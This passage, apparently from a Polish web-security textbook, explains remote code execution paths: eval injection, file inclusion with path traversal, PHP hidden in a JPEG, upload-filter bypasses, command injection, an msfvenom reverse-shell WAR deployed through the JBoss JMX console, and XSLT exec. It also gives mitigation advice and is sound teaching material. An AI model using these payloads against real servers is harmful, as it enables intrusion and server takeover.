Nie sposób rozpocząć omawiania zagrożeń związanych z *Code Injection* od innego wektora ataku niż wykorzystanie tzw. funkcji `eval` (skrót od ang. *evaluate*). Funkcje te przyjmują na wejściu parametry, które są następnie interpretowane i wykonywane jak zwykły kod. Jeżeli programista nie zadbał o to, by odpowiednio zabezpieczyć aplikację (np. wykorzystując zalecenia z ramki „Unikanie *Code Injection* i *Command Injection*”), atakujący zazwyczaj będzie mógł uruchomić dowolny kod po stronie serwera. Nazwa oraz sposób wywołania takich funkcji jest specyficzna dla każdego języka programowania. W sieci można jednak znaleźć zestawienia<sup>1</sup> omawiające najpopularniejsze technologie i przypadki użycia funkcji z rodziny `eval`.

W praktyce przypadki wykorzystania w niebezpieczny sposób funkcji `eval` zdarzają się już niezwykle rzadko. Wynika to głównie z tego, że stosowanie takich konstrukcji jest powszechnie uznawane za złe praktyki programistyczne.

Przykładowy podatny kod wykorzystujący niebezpieczną funkcję zaprezentowano w listingu 1. Widzimy w nim plik `eval.php`, który składa się tylko z jednej

linii. Cały skrypt to wywołanie funkcji `eval`, do której na wejściu przekazywany jest parametr pobrany z adresu URL. Programista nie zaimplementował żadnej warstwy walidacji. Dane przekazane do aplikacji zostaną od razu użyte jako parametr wywołania funkcji. Jakie będą tego skutki, możemy się przekonać, analizując dalszą część listingu. Znajdziemy tam uruchomienie (wywołanie) skryptu z parametrem, którego wartość stanowi poprawny fragment kodu PHP. W wyniku działania skryptu widzimy efekt działania polecenia `id`, więc tym samym potwierdziliśmy możliwość wstrzyknięcia kodu!

*Listing 1. Przykład podatnej aplikacji*

```
root@kali:~# cat eval.php
<?php eval($_GET[0]); ?>
root@kali:~# php-cgi -q eval.php '0=echo exec("id");'
uid=0(root) gid=0(root) groups=0(root)
root@kali:~#
```

Błędów wynikających z wykorzystania funkcji typu `eval` spodziewać się należy nie tylko w aplikacjach napisanych z wykorzystaniem PHP. Jak wspomniałem wcześniej, praktycznie każdy z popularnych języków programowania posiada identyczny lub bardzo podobny sposób na to, by wykonać kod, który nie pochodzi wprost z plików stanowiących część aplikacji, tylko danych do niej przekazanych.

Pisząc lub testując aplikację, musimy zachować czujność, ponieważ nie tylko funkcje z rodziny `eval` stanowią zagrożenie. Zazwyczaj problematyczny może być szereg innych funkcji oraz mechanizmów wbudowanych w wybraną technologię. W przypadku PHP<sup>2</sup> powinniśmy zweryfikować wykorzystanie m.in. takich funkcji, jak `call_user_func`<sup>3</sup>, `call_user_func_array`<sup>4</sup> oraz `create_function`<sup>5</sup>. Stosowanie ich w niewłaściwy (niebezpieczny) sposób może przynieść podobne skutki jak w przypadku funkcji `eval`.

Warto również zbadać, czy użytkownik nie ma bezpośredniego wpływu na nazwę funkcji, jaka zostanie wywołana w aplikacji, lub na to, jakiej klasy obiekt zostanie utworzony oraz jaka metoda zostanie z wybranej klasy wywołana i z jakimi argumentami.

## Klasyka: Local File Inclusion i Remote File Inclusion

Pośród licznych wektorów ataków, dzięki którym można doprowadzić do zdalnego wykonania kodu, nie sposób również nie wspomnieć o podatnościach klasy Local File Inclusion<sup>6</sup> czy Remote File Inclusion<sup>7</sup>. Przeanalizujmy kod oraz proces eksploatacji z listingu 2.

*Listing 2. Przykład podatnej aplikacji*

```
piochu@kali:~$ cat index.php
Hello, anonymous

<?php
include("www/" . $_GET["page"]);
```

```
?>
piochu@kali:~$ cat www/contact.php
<h1>This is contact page</h1>
piochu@kali:~$ php-cgi -q index.php "page=contact.php"
Hello, anonymous

<h1>This is contact page</h1>
piochu@kali:~$ php-cgi -q index.php "page=../../../../etc/passwd" | head -n5
Hello, anonymous

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
piochu@kali:~$
```

Widzimy tutaj plik `index.php`, który wykorzystuje instrukcję `include`, do której przekazywana jest wartość parametru `page`, pobranego z adresu URL. Zadaniem konstrukcji `include` jest dołączenie do aktualnego skryptu kodu, który wskazywany jest poprzez przekazywany do niej parametr. Jeżeli więc uruchomimy tak przygotowany skrypt z odpowiednio spreparowaną wartością parametru `page`, będziemy mogli dołączyć, a tym samym uzyskać dostęp, do zawartości dowolnego pliku z dysku!

Zajmujemy się tu jednak nieautoryzowanym wykonaniem kodu. W jaki więc sposób wykorzystać opisane zachowanie do przejęcia kontroli nad serwerem? Najprościej wskazać w parametrze `page` ścieżkę do pliku, który zawiera wgrany przez nas kod PHP. Można tu zadać pytanie: skąd taki plik z przygotowanym przez nas kodem miałby znaleźć się na serwerze? Aplikacje webowe nieraz zezwalają na wgrywanie plików na serwer (np. pozwalają ustawić awatar dla naszego profilu). Jeżeli mechanizm wgrywania nie został odpowiednio zabezpieczony, to z całą pewnością pojawi się możliwość przemycenia na serwer własnego, złośliwego skryptu.

Co ważne, plik, który dołączany jest do głównego skryptu, wcale nie musi być innym klasycznym skryptem PHP. Równie dobrze złośliwy kod może zostać wgrany na serwer np. w postaci pliku JPEG (listing 3).

*Listing 3. Przykład dodania złośliwego kodu do pliku JPEG*

```
piochu@kali:~$ convert -size 1x1 xc:white image.jpg
piochu@kali:~$ file image.jpg
image.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1,
segment length 16, baseline, precision 8, 1x1, frames 1
piochu@kali:~$ echo '<?php echo exec("id"); ?>' >> image.jpg
piochu@kali:~$ hexdump -C image.jpg | tail -n3
000000a0 3c 3f 70 68 70 20 65 63 68 6f 20 65 78 65 63 28 |<?php echo exec(|
000000b0 22 69 64 22 29 3b 20 3f 3e 0a                    |"id"); ?>.|
000000ba
piochu@kali:~$ php-cgi -q image.jpg
```

```
[...]
uid=1000(piochu)gid=1000(piochu) groups=1000(piochu)
piochu@kali:~$
```

Nie zawsze proces eksploatacji jest jednak tak trywialny, jak widać to w listingu 2 lub 3. Zdarza się, że aplikacja filtruje dane wejściowe, odrzucając parametry zawierające np. ciąg znaków „../”. W takim przypadku można zastosować np. *double encoding* (wstrzykiwany ciąg przyjmie postać %252e%252e%252fet%252fpasswd) lub wykorzystać inne wbudowane w technologię sposoby na dołączenie pliku.

Bardzo ważnym wariantem, mimo że praktycznie już niespotykanym, jest *Remote File Inclusion*, czyli przypadek, w którym złośliwy kod może zostać dołączony ze zdalnego zasobu, a nie z pliku dostępnego lokalnie dla podatnej aplikacji:

```
http://podatna-aplikacja/index.php?page=http://dowolny-adres/exploit.txt
```

W takim przypadku atakujący nie musi poświęcać czasu na wyszukiwanie sposobu wgrania pliku na serwer – wystarczy, że na dowolnym, zarządzanym przez niego serwerze umieści złośliwy kod, a następnie zmusi aplikację, aby dołączyła go do wykonywanego skryptu.

## Podatności w mechanizmie wgrywania plików

Wskazałem już na mechanizm wgrywania plików (często nazywany mechanizmem „uploadu”) jako jeden ze sposobów przemycania na serwer plików zawierających złośliwy kod<sup>8</sup>. Przyjrzyjmy się temu zagadnieniu z szerszej perspektywy.

Wiele aplikacji webowych zezwala na przesyłanie na serwer plików. Dla atakującego zazwyczaj mało istotne jest, w jakim celu aplikacja udostępnia taką możliwość. Ważne za to jest to, jak taka funkcja jest realizowana i jakie zabezpieczenia posiada.

Najprostszy scenariusz z perspektywy złośliwego użytkownika aplikacji zakłada, że podatna aplikacja lub system nie implementuje żadnej walidacji wgrywanych plików. Oznacza to, że wybrany plik, o dowolnym rozszerzeniu i zawartości, zostanie przez aplikację zaakceptowany i odłożony na serwerze. Do sukcesu atakujący potrzebuje jeszcze możliwości odwołania się do tego pliku. Jeżeli więc aplikacja udostępnia pliki w zasobie dostępnym dla użytkownika (np. <https://vulnapp/uploads/>), atakujący może wgrać tam swój złośliwy skrypt (np. jeden z gotowych webshelli<sup>9</sup>) i przejąć kontrolę nad serwerem.

Nie zawsze jest jednak tak łatwo. Świadomi deweloperzy implementują warstwę walidacji danych, weryfikując, czy wgrywany plik posiada odpowiednie rozszerzenie (np. rozszerzenia reprezentujące tylko pliki graficzne – JPG, PNG, GIF itd.). W takiej sytuacji mówimy o zastosowaniu tzw. białej listy dopuszczonych rozszerzeń. Przytoczone rozwiązanie jest o wiele lepsze niż często spotykany mechanizm czarnej listy (ang. *blacklist*). W tym przypadku deweloper nie tworzy listy dopuszczonych rozszerzeń, a tylko tych, które nie powinny być wgrywane na serwer. Zawartość tych list jest zazwyczaj ściśle powiązana z technologią, w jakiej wykonana jest aplikacja. Dla Javy będą to takie rozszerzenia, jak JSP czy JSPX, a dla PHP np. PHP, PHP5 lub PHTML. Jedyne, co musi zrobić atakujący, to zweryfikować, czy

może wgrać złośliwy skrypt z innym rozszerzeniem niż to, które znajduje się na czarnej liście. Możliwości<sup>10</sup> jest wiele, a co za tym idzie, z dużym prawdopodobieństwem można założyć, że programista zapomniał uwzględnić jedno z rozszerzeń, którego użycie po stronie serwera wymusi użycie interpretera wybranego języka programowania (np. PHP, Java, Perl itd.).

Co zrobić, gdy trafimy na aplikację, w której deweloper uwzględnił wszystkie możliwe kombinacje rozszerzeń? Czy to wyczerpuje potencjalne sposoby i wektory ataku? Oczywiście, że nie! Pierwszą możliwą do wykorzystania techniką obejścia weryfikacji rozszerzenia wgrywanego pliku jest zastosowanie techniki *Null Byte Injection*<sup>11</sup>. Ten sposób eksploatacji polega na dodawaniu do nazwy plików takich ciągów znaków, jak `%00` lub `\x00` (np. `shell.php%00.txt`). Interpretery języków skryptowych mogą w takich przypadkach zakończyć przetwarzanie ciągu znaków po napotkaniu ciągu reprezentującego *null byte*. Dzięki temu na serwerze utworzony zostanie plik z zamierzonym przez atakującego rozszerzeniem.

Przeprowadzanie pomyślnych testów bezpieczeństwa wymaga często nieszablonowego podejścia. Taki sposób myślenia może się przydać, gdy do obejścia mechanizmu walidacji wgrywanych plików nie będzie można wykorzystać ani techniki *Null Byte Injection*, ani żadnego z popularnych rozszerzeń. Okazuje się, że jeżeli wszystkie rozszerzenia zostały zablokowane, istnieje możliwość wpłynięcia na konfigurację serwera WWW w taki sposób, by dodać własne rozszerzenie do listy interpretowanych jako skrypty.

Jak to zrobić? W przypadku aplikacji uruchomionych z wykorzystaniem serwera Apache możemy spróbować wgrać na niego plik `.htaccess` o zawartości:

```
AddType application/x-httpd-php .sekurak
```

Jeżeli uda nam się wgrać tak skonstruowany plik, to spowodujemy, że serwer Apache będzie interpretował pliki o rozszerzeniu `.sekurak` znajdujące się w tym samym katalogu co wgrany plik `.htaccess` jak skrypty PHP!

Doszliśmy do miejsca, w którym stwierdzamy, że tworzenie czarnej listy nieobsługiwanych rozszerzeń mija się z celem. Jak widać, sposobów na jej obejście jest całe mnóstwo. Czy w takim razie po implementacji białej listy rozszerzeń możemy poczuć się zupełnie bezpieczni? Niestety, nie. Nadal istnieją bowiem wektory ataków, które pozwalają obejść nawet białe listy. Dobrym przykładem są przypadki aplikacji, które umożliwiają wgrywanie i obsługę archiwów typu ZIP, RAR i innych. W takich sytuacjach aplikacja zgodnie z założeniem pozwoli wgrać np. plik z rozszerzeniem `.zip`. Rzadko jednak zdarza się, aby programiści zadbali nie tylko o weryfikację wgrywanego pliku, ale też plików, które są wypakowywane z archiwum. W takim przypadku atakujący może umieścić złośliwy skrypt w archiwum, wgrać go z wykorzystaniem poprawnego (dopuszczonego) rozszerzenia, a dopiero później wypakować malware, który już znajduje się na serwerze.

## Uruchamianie zewnętrznego oprogramowania – Command Injection

Wymagania biznesowe postawione deweloperom oraz przeznaczony na nie czas powodują, że nieraz zachodzi potrzeba ograniczenia do minimum objętości kodu,

który wymagany jest do uruchomienia niezbędnych funkcjonalności aplikacji. Powoduje to, że w celu realizacji skomplikowanych operacji, których nie da się wykonać przy użyciu gotowych bibliotek dla wybranej technologii, programiści decydują się na uruchamianie z poziomu aplikacji oprogramowania zainstalowanego na serwerze. Mogą to być przeróżne aplikacje, od prostych i wbudowanych w system poleceń – `grep`, `sed` itd., aż po rozbudowane aplikacje, takie jak pakiet OpenOffice<sup>12</sup>. Przyczyny zastosowania takiego podejścia są różne. Czasem jest to chęć pójścia na skróty lub, tak jak wspomniano wcześniej, oszczędność czasu; niekiedy wynika to z braku darmowej (lub ze zbyt wysokiej ceny) dostępnej biblioteki realizującej to samo zadanie. Zdarzają się również aplikacje, których założeniem jest to, że będą komunikowały się z warstwą systemu operacyjnego właśnie ze względu na operacje lub ewentualne zmiany, które muszą w tym systemie wprowadzić. W takiej sytuacji wywoływanie poleceń systemowych z poziomu aplikacji stanowi w pewnym sensie część założeń jej działania. Należy jednak dobrze przemyśleć kwestie specyfikacji danych, jakie będą przekazywane jako argumenty poleceń systemowych. Problem przybiera na znaczeniu, jeżeli wpływ na nie, nawet w ograniczonym stopniu, będzie miał użytkownik, którego domyślnie należy traktować jako źródło niezaufanych danych. Przykładowy kod podatny na *Command Injection* oraz sposób jego wykorzystania zaprezentowano w listingu 4:

Listing 4. Uruchomienie podatnego skryptu zgodnie z założeniami programisty

```
piochu@kali:~# cat exec.php
<?php echo shell_exec("ping -c 3 " . $_GET[0]);
piochu@kali:~# php-cgi -q exec.php "0=8.8.8.8"
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=43.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=46.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=26.8 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 26.789/38.876/46.033/8.598 ms
piochu@kali:~#
```

Widzimy tutaj skrypt PHP, który wywołuje funkcję `shell_exec`. Według założenia programisty, skrypt ten miał służyć do zwrócenia wyniku działania polecenia systemowego `ping`, poprzez przekazanie na wejściu adresu IP. Jak w takim przypadku można wykorzystać brak walidacji danych wejściowych? W tym celu jako parametr prześlemy do aplikacji następujący payload: `8.8.8.8; id` – pozwoli on na wstrzyknięcie polecenia `id`.

Uruchomienie skryptu z tak przygotowaną wartością parametru wejściowego daje wynik jak w listingu 5. Początek zwróconych danych jest identyczny jak wcześniej, jednak na końcu możemy zauważyć ciąg znaków zwracany przez program `id` – wstrzyknięcie zakończyło się powodzeniem!

*Listing 5. Wynik uruchomienia skryptu z przygotowanym payloadem – widoczny wynik polecenia id*

```
root@kali:~# php-cgi -q exec.php "0=8.8.8.8; id"
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=22.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=22.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=23.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 22.003/22.893/23.869/0.774 ms
uid=1000(piochu) gid=1000(piochu) groups=1000(piochu)
```

Aby uchronić się przed potencjalnymi zagrożeniami, podobnie jak w innych przypadkach, kiedy dochodzi do zdalnego wykonania kodu, należy zadbać o silną walidację danych. Jeżeli to możliwe, warto zdefiniować określoną białą listę znaków, jakie mogą zostać przekazane w parametrach wywołania zewnętrznego oprogramowania. Ponadto, mimo zastosowania walidacji danych, należy wykorzystać właściwe dla wybranej technologii funkcje, które skutecznie zneutralizują dane przekazane od użytkownika.

#### DOBRE PRAKTYKI: OCHRONA PRZED COMMAND INJECTION

W zależności od wykorzystywanej technologii zaleca się zastosowanie odpowiednich funkcji, które unieszkodliwiają dane przekazane do aplikacji przez użytkownika i chronią przed wstrzyknięciami:

- ▶ PHP – funkcje `escapeshellarg`<sup>13</sup> oraz `escapeshellcmd`<sup>14</sup>,
- ▶ `.NET`<sup>15</sup>,
- ▶ Java – zaleca się wykorzystać klasę `ProcessBuilder`<sup>16</sup> i zadbać o oddzielenie<sup>17</sup> wywoływanej komendy oraz jej argumentów,
- ▶ Ruby – moduł `Shellwords`<sup>18</sup>.

Raz jeszcze podkreślmy, że wykorzystanie funkcji unieszkodliwiających należy traktować jako działanie dodatkowe. Podstawę zabezpieczeń musi stanowić walidacja danych. Nie wszystkie „bezpieczne” funkcje zasługują na zaufanie<sup>19</sup>.

## Panele administracyjne

Wśród zagrożeń, jakie mogą czyhać na aplikację WWW, warto wymienić różnego rodzaju oprogramowanie pełniące funkcję panelu administracyjnego, do którego dostęp nie został w należyty sposób zabezpieczony.

Popularny serwer, a właściwie kontener do uruchamiania aplikacji internetowych – Tomcat<sup>20</sup> – domyślnie udostępnia panel WWW, za pomocą którego możliwe jest wgrywanie aplikacji na serwer (plików WAR) oraz ich uruchamianie. Wcześniej oczywiście należy uzyskać do niego dostęp, pomyślnie przechodząc etap uwierzytelnienia. Jeżeli jednak w ramach konfiguracji serwera Tomcat nie wprowadzono dodatkowych zabezpieczeń, możliwe jest przeprowadzenie próby ataku słownikowego, którego zadaniem będzie ustalenie poprawnych poświadczeń.

Analogiczny problem dotyczy innego serwera służącego do uruchamiania aplikacji stworzonych z wykorzystaniem technologii Java – JBoss, aktualnie znanego jako WildFly<sup>21</sup>. Podobnie jak w przypadku serwera Tomcat, również JBoss udostępnia konsolę – JMX Console – przy użyciu której można modyfikować zachowanie serwera. Z perspektywy atakującego ważne jest jednak to, czy możliwy jest nieautoryzowany dostęp do konsoli oraz czy aktywna jest funkcja Deployment Scanner<sup>22</sup>. Jeżeli tak, to dzięki wykorzystaniu metody `addURL()`<sup>23</sup> udostępnianej przez Deployment Scanner możliwe jest wskazanie adresu URL do pliku WAR, który po przesłaniu formularza zostanie pobrany ze wskazanego zasobu, a następnie zainstalowany i uruchomiony na serwerze. Nietrudno się domyślić, że takie zachowanie można w prosty sposób wykorzystać do wgrania na serwer własnej, złośliwej aplikacji, która będzie pozwalała na wykonywanie komend i przejęcie kontroli nad serwerem.

Przykładowy scenariusz ataku może zakładać wykorzystanie frameworka Metasploit<sup>24</sup> do przygotowania złośliwej aplikacji, która następnie zostanie wgrana na podatny serwer:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f \
war -o /tmp/shell.war
```

Przy użyciu narzędzia `unzip` możliwe jest wylistowanie wygenerowanego archiwum payloadu z reverse shellem:

*Listing 6. Zawartość pliku `shell.war`*

```
root@kali:~# unzip -l /tmp/shell.war
Archive:  /tmp/shell.war
  Length      Date    Time    Name
-----
      0  2019-09-12  05:25  WEB-INF/
    261  2019-09-12  05:25  WEB-INF/web.xml
   1500  2019-09-12  05:25  twpahdljddj.jsp
-----
    1761                               3 files
root@kali:~#
```

Następnie konieczne jest umieszczenie wygenerowanego pliku `shell.war` na dowolnym, dostępnym dla podatnej aplikacji serwerze WWW. Adres URL zasobu z wygenerowanym plikiem WAR przekazuje się jako parametr metody `addURL()` (rysunek 1).

The screenshot shows the JBoss JMX Console interface. At the top, it says "void addURL()". Below that, it says "MBean Operation.". There is a table with four columns: "Param", "ParamType", "ParamValue", and "ParamDescription". The table contains one row with the following values: "p1", "java.lang.String", "p://192.168.56.104/shell.war", and "(no description)". Below the table, there is a button labeled "Invoke".

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	p://192.168.56.104/shell.war	(no description)

Rysunek 1. Przekazanie adresu pliku WAR do metody `addURL`

Po wywołaniu metody poprzez wybranie przycisku `INVOKE` JBoss pobierze ze wskazanego adresu plik WAR, a następnie zainstaluje go na serwerze. Ścieżka, pod którą wgrany zostanie zasób, składa się z kilku elementów:

- ▶ pierwszym z nich będzie nazwa archiwum WAR – `shell`,
- ▶ drugim będzie nazwa pliku JSP, który zawarty jest w archiwum.


W naszym przypadku msfvenom wygenerował wiele mówiącą nazwę `twpahd1jdj.jsp`. Kod zawarty w tym pliku wykona się więc po przejściu pod ścieżkę `/shell/twpahd1jdj.jsp` (rysunek 2).

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 40666
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
whoami
root
```

Rysunek 2. Nawiązane połączenie zwrotne przez wgraną aplikację `shell.war`

Wart zaznaczenia jest również fakt, że chociaż JBoss sam w sobie nie jest już rozwijany, to, ze względu na kompatybilność oraz brak aktualizacji, wiele komercyjnych aplikacji oraz rozwiązań klasy *enterprise* dalej uruchamiana jest z wykorzystaniem starych jego wersji, w których atak ten jest możliwy.

Podobny problem związany jest z systemami klasy CMS<sup>25</sup>. Jeżeli nie zadamy o to, by w odpowiedni sposób zabezpieczyć dostęp do panelu administracyjnego WordPress lub Joomla, możemy wprost wystawić się na ryzyko, że ktoś, kto uzyska dostęp do takiego panelu, będzie mógł wykorzystać funkcje wbudowane w system właśnie do przejęcia kontroli nad serwerem, na którym zainstalowana jest aplikacja. Posłużyć mogą do tego m.in. funkcje odpowiedzialne za wgrywanie oraz dodawanie własnych rozszerzeń (wtyczek) i szablonów. W przypadku CMS WordPress szczególnie problematyczny jest wbudowany w panel edytor kodu PHP szablonów oraz wtyczek. Standardowo użytkownik o odpowiednich uprawnieniach może wprost zmodyfikować kod rozszerzeń, a przez to uzyskać możliwość wykonywania poleceń na serwerze (rysunek 3).



Rysunek 3. Edytor wtyczek CMS WordPress

## Cross-Site Scripting a Code Injection

Nawiązując do zagrożeń związanych z panelami administracyjnymi, warto wspomnieć również o tym, jak groźna może być podatność *Cross-Site Scripting* (XSS) w przypadku, gdy złośliwy kod JavaScript zostanie wykonany w kontekście panelu administracyjnego aplikacji oraz dodatkowo w ramach sesji wysoko uprzywilejowanego użytkownika\*.

Posługując się przykładem wspomnianego wcześniej systemu WordPress, można rozważyć przypadek, w którym użytkownik wprowadza złośliwy kod na wejściu z wykorzystaniem formularza umieszczonego w publicznej części aplikacji (np. formularz kontaktowy). Następnie w celu obsługi zebranych danych użytkownik o wyższych uprawnieniach przechodzi w panelu do odpowiedniej zakładki, gdzie wykonany zostanie wprowadzony złośliwy kod. W takiej sytuacji atakujący ma możliwość przygotowania dowolnego kodu, mogącego zasymulować jakąkolwiek operację, którą normalnie mógłby wykonać tylko administrator. W skrajnych przypadkach może to pozwolić atakującemu na przejęcie dostępu do serwera poprzez wstrzyknięcie własnego kodu PHP do plików wtyczek lub szablonów.


Co ważne, w większości przypadków atakującego nie ogranicza limit długości wprowadzanych danych. Wystarczającym warunkiem, aby atak się powiódł i skutkował wykonaniem nieautoryzowanych operacji, jest sytuacja, w której dopuszczalny limit znaków będzie wystarczający na osadzenie np. elementu `script` oraz wskazanie adresu zasobu, z którego powinna zostać załadowana właściwa część eksploita.

## Tryb debug a serwer produkcyjny

Umieszczając aplikację w środowisku produkcyjnym, warto zweryfikować – a docelowo wypracować odpowiedni proces – czy wykorzystywany przez nas framework na pewno nie posiada więcej niż jednego trybu pracy. Często spotykanym w środowisku deweloperskim rozwiązaniem jest wykorzystywanie trybu testowego lub trybu „debug”. Jest to uzasadnione np. ze względu na rozszerzone funkcje wspomagające proces śledzenia źródeł potencjalnych błędów. W trybie „debug” frameworki zwracają również więcej informacji o błędach, które docelowo nie są rzeczą pożądaną w środowisku produkcyjnym i powinny zostać wyłączone.

Okazuje się jednak, że część frameworków oraz narzędzi wspomagających uruchamianie aplikacji w trybie testowym nie tylko udostępnia więcej pomocnych dla programisty informacji, ale może nawet udostępniać nadmiarowe funkcje, dzięki którym możliwe będzie wykonanie dowolnego kodu. Bolesnie przekonali się<sup>26</sup> o tym m.in. właściciele Patreon<sup>27</sup>, w którym pośród wykorzystywanych technologii wspomagali się również oprogramowaniem Werkzeug<sup>28</sup>. Podczas analizy działania aplikacji okazało się, że w przypadku błędu, a konkretnie – wystąpienia wyjątku, którego programista w poprawny sposób nie obsłużył, oprócz standardowego komunikatu o błędzie aplikacja udostępnia również prostą konsolę (rysunek 4).

\* Szerzej o XSS zob. w rozdz. *Podatność Cross-Site Scripting (XSS)*.



Rysunek 4. Konsola udostępniana przez Werkzeug

Jak nietrudno się domyślić, skutki wgrania tak skonfigurowanej aplikacji na serwer produkcyjny okazały się dla Patreona fatalne – wyciekła nie tylko baza danych użytkowników, ale też pełny kod systemu.

Wniosek z lekcji, jaką musiał odrobić Patreon, wydaje się prosty. W naszym środowisku powinniśmy, po pierwsze, zweryfikować, jakie możliwości posiada wykorzystywany przez nas framework i czego o nim jeszcze nie wiemy, a po drugie – zadbać o to, by w procesie wgrywania aplikacji na serwer produkcyjny odbywała się automatyczna weryfikacja, czy aplikacja przypadkiem wciąż nie znajduje się w trybie testowym. Jeżeli tak, mechanizm taki powinien przerwać proces wgrywania nowej wersji na serwer produkcyjny i poinformować o wykrytym fakcie zespół deweloperów. Pod rozważę można poddać również ewentualną automatyczną zmianę trybu działania aplikacji – tutaj jednak należy odpowiednio zweryfikować, czy taki proces nie zaburzy stabilności jej działania.

## Od SQL Injection do RCE

Podobnie jak w przypadku podatności *Cross-Site Scripting*, również inna klasa błędów – *SQL Injection* – może posłużyć jako środek do osiągnięcia celu, jakim jest przejęcie kontroli nad serwerem. Wykorzystanie podatności aplikacji na atak *SQL Injection* do zdalnego wykonywania kodu oraz komend zależy od kilku czynników. Najważniejszym z nich jest baza danych, w której kontekście wykonywane są nieautoryzowane zapytania SQL. Dodatkowo o powodzeniu ataku może decydować kontekst, w jakim wstrzykiwany jest złośliwy kod. Nie zawsze możliwe będzie bezpośrednie odwołanie się do funkcji, które pozwolą na wstrzyknięcie kodu. Warto zapoznać się z możliwościami, czasem niepożądanymi, jakie udostępniają wykorzystywane przez nas silniki baz danych.

Dla jasności należy nadmienić, że zdecydowana większość nowoczesnych i popularnych silników baz danych domyślnie nie pozwala na proste przejście od wstrzyk-

nięcia SQL wprost do zdalnego wykonania komend. Jeżeli taka możliwość jednak istnieje, najprawdopodobniej jest to wynik niepoprawnej konfiguracji wybranej bazy danych\*.

## XSLT

Dość nietypowym przypadkiem, w którym może dojść do zdalnego wykonania kodu, jest przetwarzanie arkuszy XSLT w niepoprawny sposób. Aby atak się powiódł, muszą oczywiście zostać spełnione określone założenia, jednak mimo to warto poznać ten wektor ataku.

Jeżeli mamy za zadanie zweryfikować bezpieczeństwo aplikacji stworzonej z wykorzystaniem technologii PHP, która przetwarza też arkusze XSLT, powinniśmy zbadać, czy w źródle aplikacji pojawia się wywołanie metody `registerPhpFunctions()`<sup>29</sup>. Jej obecność należy rozumieć jako swego rodzaju uzbrojenie arkusza XSLT w możliwość wywoływania dowolnej funkcji PHP<sup>30</sup>.

Przeprowadzenie ataku wymaga przygotowania dwóch plików wejściowych. Pierwszy z nich (listing 7) stanowi zawartość przetwarzanego pliku XML. Drugi natomiast to arkusz XSLT (listing 8).

*Listing 7. Przetwarzany plik XML – `sekurak.xml`*

```
<?xml version="1.0" encoding="utf-8" ?>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom">
<channel>
<item>
    <title>Sample title</title>
    <link>Sample link</link>
    <description>Sample desc</description>
    <pubDate>Wed, 12 Apr 2017 20:00:00</pubDate>
</item>
</channel>
</rss>
```

*Listing 8. Przetwarzany plik XSLT – `sekurak.xsl`*

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" 2
xmlns:abc="http://php.net/xsl" version="1.0">
    <xsl:template match="/">
        <xsl:text>Output: </xsl:text><xsl:value-of select= 2
            "abc:function('exec', 'id')"/>
    </xsl:template>
</xsl:stylesheet>
```

Jeżeli uruchomimy przetwarzanie tak przygotowanych plików, możemy liczyć się z tym, że dojdzie do zdalnego wykonania kodu PHP (listing 9).

\* Na temat metod wykonania kodu oraz komend z wykorzystaniem *SQL Injection* zob. rozdz. *Podatność SQL Injection*.

*Listing 9. Wykonanie kodu przez podatną aplikację*

```

piochu@kali:~$ cat app.php
<?php

$xml = $_GET['xml'];
$xmls = $_GET['xmls'];

$xmlldoc = new DOMDocument();
$xmlldoc->load( $xml );

$xmlsldoc = new DOMDocument();
$xmlsldoc->load( $xmls );

